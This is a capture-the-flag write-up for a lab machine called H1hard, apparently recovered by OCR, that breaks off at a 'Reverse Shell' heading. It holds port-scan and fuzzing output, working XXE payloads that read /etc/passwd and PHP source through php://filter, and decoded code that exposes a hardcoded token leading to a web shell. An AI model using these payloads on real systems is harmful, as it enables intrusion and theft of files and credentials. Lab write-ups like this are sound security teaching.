KoTH Write-up - H1hard (Hard)

By: Thinktwice


We started with a full port scan using RustScan to quickly identify open ports and services on the target. The scan results are as follows:

```
= rustscan -a 10.10.69.31 --ulimit 5000 -r 1-65535 -- -A -T4
```

```
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ce:40:b4:84:4a:ce:6e:61:ae:c3:75:8e:f4:bd:8f:af (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDJ/9qHk+yC0F+43sP8xB1ZBOc7eWJD5bG/k+91FMnAxPgYfWdoWpyvRfBN6ZQmtZMsQcLwZMkQHFcjeCRbTNVZhOSXoPcsJvL1gRGltGAF/FSgTnzSyWhGYJf4TdEgC45vkZLFDqOpf25sRKn2uCDCog1b5CI43EwtNc2IPxyW2v1O66CnW2a8VH+WzJNkB8M5XCJHkWtYYXPBsf3XwjYd/tJ8lt1CqKyYoWJP8ScbZq6SQqx2xVzYq6LNsme6bRXdTLd8ElTGBYxBu+mVGpwso9HcEtNWo+BDzPaeg2wCn9vmlmuXMSpyK8wCWDDcDddW2JOKRFnKIP+b3whIqyRK1szJFjUGeVd+71pKDsmZ1n4pdIV+W1RFvGQ+QIwobuwpPXOSvpJ7TZRbKGbgge/kuP7HFY4ekzcVPsg5EG4hLLRdP1+ZxRzuMPUnrcWyLYr7La+/jlY7seUoKDMtpUDUFS2NWEmH1meFgXrCEObv6xI6uozAWCRz4mo/9YlP6E=
|   256 3b:eb:bb:66:47:9f:51:4f:fb:08:0d:c3:e1:66:26:42 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBKE7Vh3XXt5gqyTxRtsqMDdRPc6rWyyh09KRiek+1ItNImeA/wfAAGAzmTxpjExATU984pE3V2oLlywbNoI5LYA=
|   256 f5:1c:d9:d3:e0:f1:94:e2:6c:f3:3e:1d:98:c4:19:d1 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIBmOoMvP/BfdeOi0SFr+tz9C2gX/wMxIql/D2uAjy5m0
80/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET POST
| http-title: Server Manager Login
|_Requested resource was /login
81/tcp   open  http    syn-ack ttl 62 nginx 1.18.0 (Ubuntu)
|_http-title: Home Page
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-server-header: nginx/1.18.0 (Ubuntu)
82/tcp   open  http    syn-ack ttl 62 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET
|_http-title: I Love Hills - Home
2222/tcp open  ssh     syn-ack ttl 62 OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:93:9a:3f:4b:cc:77:91:e3:c4:e2:67:93:fb:98:79 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCrgbNFDTXnsfo/EgAXFHE/uVsYYvVJCW5aTdFejzMW0WtyQ2InTK72IhX0GWXn8Va84HcX4OaR7lLr7Nw9AC1ajZE9H0I3MjZDpp+U27CnPRgxfMePs5bDHEO5UBjIdGtdsHiiRbxyGPEg4N0UClad9VQBPVwARBdTT4EebLx5f9u+dgr5YQNi43tZYyo7PwFmvgl8u0e1Ad89iCwgvi6ymC1Y2rO3PTiHfAbH9egCM3AiaHt/8QbBnS6/pstFdQKzoJce3FiUjMhTyzvIf1+8GHe8kUW2TMZIuPmYDe2sYKnfcpITfMn4H6kszmNd3Hmq4hZcjQNDzni31mH3REVS1L/TvLy7VXQlXJ5rQcOhjORcpkdhWtg1UTdxl4JFiekL1ZdQiYI2GC2nlpMTPreDVy77ULP4f42mKTC5Bl4XrhNY7TlUSJtj06W9HTf/I5Mm032/TdqAmBE04vyPY12JvxV8cRMle+DVIdVslcKBxKDPGEdMlBu6W8UqMqCXRB8=
|   256 00:f9:5e:65:86:74:d8:2d:e1:8d:62:f6:7d:be:a7:07 (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIfkw7myZvD2XmXo5Xjk8WKdtk7WhDd6ytdJfmobop3E3NoxAM5HcB5z0m8+Gc6jCR/k1FsT7r9V1DUuSsP8SAw=
|   256 01:a0:a5:3c:2e:5e:02:fe:f5:d2:8a:dd:4c:44:1a:2b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPAFvsTY9DDOQfDHXH5SuOvmF0PnGUgaOJvv9eH4JUGz
9999/tcp open  http    syn-ack ttl 63 Golang net/http server
|_http-favicon: Unknown favicon MD5: D41D8CD98F00B204E9800998ECF8427E
|_http-title: Site doesn't have a title.
| fingerprint-strings:
|   FourOhFourRequest, HTTPOptions:
|     HTTP/1.0 200 OK
|     Date: Thu, 12 Mar 2026 00:06:26 GMT
|     Content-Length: 0
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq, Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 200 OK
|     Date: Thu, 12 Mar 2026 00:06:25 GMT
|     Content-Length: 0
|   OfficeScan:
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
Aggressive OS guesses: Linux 4.15 (99%), Linux 3.2 - 4.14 (96%), Linux 4.15 - 5.19 (96%), Linux 2.6.32 - 3.10 (96%), Linux 5.4 (95%), Linux 2.6.32 - 3.5 (94%), Linux 2.6.32 - 3.13 (94%), Linux 5.0 - 5.14 (94%), Android 9 - 10 (Linux 4.9 - 4.14) (93%), Android 10 - 12 (Linux 4.14 - 4.19) (93%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 22.293 days (since Tue Feb 17 09:05:27 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The presence of multiple HTTP services on ports 80, 81, 82 and an additional SSH on 2222 suggests a containerised environment. We focused our initial enumeration on the web applications.

Browsing to `http://10.10.69.31:80` redirected us to `/login`, displaying a **Server Manager Login** page. Viewing the page source revealed an interesting JavaScript snippet:



The code references an API endpoint at `/api/user/login`. We decided to enumerate the API further.

Parameter Fuzzing with Fuff

We suspected that the API might accept additional parameters. Using `fuff` to fuzz for query parameters:

```
= ffuf -u "http://10.10.69.31/api/user?FUZZ" -w /usr/share/wordlists/dirb/common.txt -ac -v
```

The output revealed two interesting parameters:

```
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.10.69.31/api/user?FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

[Status: 401, Size: 53, Words: 10, Lines: 1, Duration: 272ms]
| URL | http://10.10.69.31/api/user?id
    * FUZZ: id

[Status: 401, Size: 91, Words: 10, Lines: 3, Duration: 274ms]
| URL | http://10.10.69.31/api/user?xml
    * FUZZ: xml

:: Progress: [4614/4614] :: Job [1/1] :: 146 req/sec :: Duration: [0:00:35] ::
Errors: 0 ::
```


The `xml` parameter returned a different response size (91 chars) compared to the default 52, hinting at possible XXE (XML External Entity) injection. The `id` parameter returned 53 chars, suggesting it might be used for ID-based queries (potential SQL injection).

Confirming XXE

We sent a POST request to `/api/user/?xml` with an XML payload to test if the server parsed our input.

Request:

```
POST /api/user/?xml HTTP/1.1
Host: 10.10.69.31
Content-Type: application/xml
Content-Length: 69

<?xml version="1.0" encoding="UTF-8"?>
<data>
    <id>1</id>
</data>
```




The server reflected our `<id>` value back, confirming that XML input is processed.

Reading System Files

We crafted an XXE payload to read `/etc/passwd`:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<data>
    <id>&xxe;</id>
</data>
```




Response contained the contents of `/etc/passwd`, proving the vulnerability.

Reading Source Code with PHP Filters

To read PHP files, we used the `php://filter` wrapper with base64 encoding:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=index.php"> ]>
<data>
    <id>&xxe;</id>
</data>
```



We saved this base64 blob and decoded it, revealing the source code of `index.php`. The code confirmed the application structure and pointed us to controller files.


```
= echo "PD9waHAKaW5jbHVkZV9vbmNlKCcuLi9BdXRvbG9hZC5waHAnKTsKaW5jbHVkZV9vbmNlKCcuLi9Sb3V0ZS5waHAnKTsKaW5jbHVkZV9vbmNlKCcuLi9PdXRwdXQucGhwJyk7CmluY2x1ZGVfb25jZSgnLi4vVmlldy5waHAnKTsKCkRvdXRlOjpsb2FkKCk7ClJvdXRlOjpydW4oKTs=" | base64 -d
```

```
<?php
include_once('../Autoload.php');
include_once('../Route.php');
include_once('../Output.php');
include_once('../View.php');

Route::load();
Route::run();
```

Reading the Controller

Knowing the typical directory layout, we targeted the `Website.php` controller:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=../controllers/Website.php"> ]>
<data>
    <id>&xxe;</id>
</data>
```



```
= echo "PD9waHAgbmFtZXNwYWNlIENvbnRyb2xsZXI7CgoKdXNlIE1vZGVsXEV4YW1wbGVNb2RlbDsKCmNsYXNzIFdlYnNpdGUKewoKICAgIHB1YmxpYyBzdGF0aWMgZnVuY3Rpb24gbG9nb3V0KCl7CiAgICAgICAgaWYoIGlzc2V0KCRfQ09PS0lFWyJ0b2tlbiJdKSApIHsKICAgICAgICAgICAgc2V0Y29va2llKCd0b2tlbicsbnVsbCx0aW1lKCktODY0MDAsJy8nKTsKICAgICAgICB9CiAgICAgICAgXFZpZXc6OnJlZGlyZWN0KCcvbG9naW4nKTsKICAgIH0KCiAgICBwdWJsaWMgc3RhdGljIGZ1bmN0aW9uIHRva2VuKCl7CiAgICAgICAgaWYoIGlzc2V0KCRfR0VUWyJ0b2tlbiJdKSApewogICAgICAgICAgICAkdG9rZW4gPSBwcmVnX3JlcGxhY2UoJy8oW15hLWYwLTldKS8nLCcnLHN0cnRvbG93ZXIoJF9HRVRbInRva2VuIl0pKTsKICAgICAgICAgICAgaWYoIHN0cmxlbigkdG9rZW4pID09IDMyICl7CiAgICAgICAgICAgICAgICBzZXRjb29raWUoJ3Rva2VuJywkdG9rZW4sdGltZSgpKzg2NDAwLCcvJyk7CiAgICAgICAgICAgIH0KICAgICAgICB9CiAgICAgICAgXFZpZXc6OnJlZGlyZWN0KCcvJyk7CiAgICB9CgogICAgcHVibGljIHN0YXRpYyBmdW5jdGlvbiBsb2dpbigpewogICAgICAgICRkYXRhID0gYXJyYXkoCiAgICAgICAgICAgICdoZWFkZXInICAgID0+ICBhcnJheSgKICAgICAgICAgICAgICAgICd0aXRsZScgPT4gICdTZXJ2ZXIgTWFuYWdlciBMb2dpbicKICAgICAgICAgICAgKQogICAgICAgICk7CiAgICAgICAgXFZpZXc6OnBhZ2UoJ2xvZ2luJywkZGF0YSk7CiAgICB9CgoK[illegible]G9naW4nKTsKICAgICAgICB9CiAgICB9Cgp9" | base64 -d
```

After decoding the base64 output, we obtained the following relevant code snippets:


```
<?php namespace Controller;


use Model\ExampleModel;

class Website
{


    public static function logout(){
        if( isset($_COOKIE["token"]) ) {
            setcookie('token',null,time()-86400,'/');
        }
        \View::redirect('/login');
    }

    public static function token(){
        if( isset($_GET["token"]) ){
            $token = preg_replace('/([^a-f0-9])/','',strtolower($_GET["token"]));
            if( strlen($token) == 32 ){
                setcookie('token',$token,time()+86400,'/');
            }
        }
        \View::redirect('/');
    }

    public static function login(){
        $data = array(
            'header'    =>  array(
                'title' =>  'Server Manager Login'
            )
        );
        \View::page('login',$data);
    }



    public static function dashboard(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] ===
'1f7f97c3a7aa4a75194768b58ad8a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager'
                )
            );
            \View::page('dashboard', $data);
        }else{
            \View::redirect('/login');
        }
    }

    public static function drives(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] ===
'1f7f97c3a7aa4a75194768b58ad8a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager - Drives'
                ),
                'tool'  =>  'Drives',
                'data'  =>  shell_exec('df -h')
            );
            \View::page('data', $data);
        }else{
            \View::redirect('/login');
        }
    }

    public static function specs(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] ===
'1f7f97c3a7aa4a75194768b58ad8a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager - Server Specs'
                ),
                'tool'  =>  'Server Specs',
                'data'  =>  shell_exec('lscpu')
            );
            \View::page('data', $data);
        }else{
            \View::redirect('/login');
        }
    }



    public static function shell(){
        if( isset($_COOKIE["token"]) && $_COOKIE["token"] ===
'1f7f97c3a7aa4a75194768b58ad8a71d'  ) {
            $data = array(
                'header' => array(
                    'title' => 'Server Manager - Web Shell'
                ),
                'data'  =>  ( isset($_POST["cmd"]) ) ? shell_exec($_POST["cmd"]) : ''
            );
            \View::page('shell', $data);
        }else{
            \View::redirect('/login');
        }
    }

}
```

The code revealed a hardcoded token `1f7f97c3a7aa4a75194768b58ad8a71d` that grants access to the dashboard and, more importantly, a web shell functionality.

Setting the Cookie

We used the browser's developer console to set the token cookie:


```
document.cookie='token=1f7f97c3a7aa4a75194768b58ad8a71d'
```



After refreshing the page, we were redirected to the **Server Manager** dashboard, which presented three tools: Hard Drives, Server Specs, and Web Shell.

Accessing the Web Shell

Clicking on **Web Shell** brought us to a page where we could execute commands. We tested with `ls -la` and saw the output:



We now had command execution as `www-data`.


Reverse Shell

